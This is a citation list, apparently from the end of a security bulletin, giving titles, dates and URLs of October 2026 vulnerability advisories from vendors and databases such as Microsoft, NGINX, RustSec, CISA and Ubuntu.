[7] MICROSOFT. CVE-2026-102870: ASP.NET Core Remote Code Execution Vulnerability[EB/OL]. (2026-10-13)[2026-10-22]. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-102870.
[8] F5. NGINX Security Advisories[EB/OL]. (2026-10-14)[2026-10-22]. https://nginx.org/en/security_advisories.html.
[9] RUSTSEC. RUSTSEC-2026-0382: Certificate Verification May Accept Distrusted Intermediates[EB/OL]. (2026-10-20)[2026-10-22]. https://rustsec.org/advisories/RUSTSEC-2026-0382.
[10] RUSTSEC. RUSTSEC-2026-0383: Bundled Root Certificates Allow Trust in Distrusted emSign Intermediates[EB/OL]. (2026-10-20)[2026-10-22]. https://rustsec.org/advisories/RUSTSEC-2026-0383.
[11] CISA. Known Exploited Vulnerabilities Catalog[EB/OL]. [2026-10-22]. https://www.cisa.gov/known-exploited-vulnerabilities-catalog.
[12] CVE PROGRAM. CVE Records[EB/OL]. [2026-10-22]. https://www.cve.org/.
[13] EMUDHRA. An Update on Our Global TLS Intermediate CA Incident[EB/OL]. (2026-10-21)[2026-10-22]. https://emudhra.com/en/post/certificate-security-incident.
[14] TRAEFIK LABS. v3.7.15[EB/OL]. (2026-10-15)[2026-10-22]. https://github.com/traefik/traefik/releases/tag/v3.7.15.
[15] TENABLE. php2shell: Frequently Asked Questions About CVE-2026-109618 and CVE-2026-109619[EB/OL]. (2026-10-21)[2026-10-22]. https://www.tenable.com/blog/php2shell-cve-2026-109618-cve-2026-109619-frequently-asked-questions-about-critical-php-remote.
[16] UBUNTU. USN-8940-1: Perl XS::Parse::Keyword Module Vulnerability[EB/OL]. (2026-10-20)[2026-10-22]. https://ubuntu.com/security/notices/USN-8940-1.
[17] SPRING. Spring Framework Improper Path Limitation in XsltView[EB/OL]. (2026-08-20)[2026-10-22]. https://spring.io/security/cve-2026-47884.
 test committed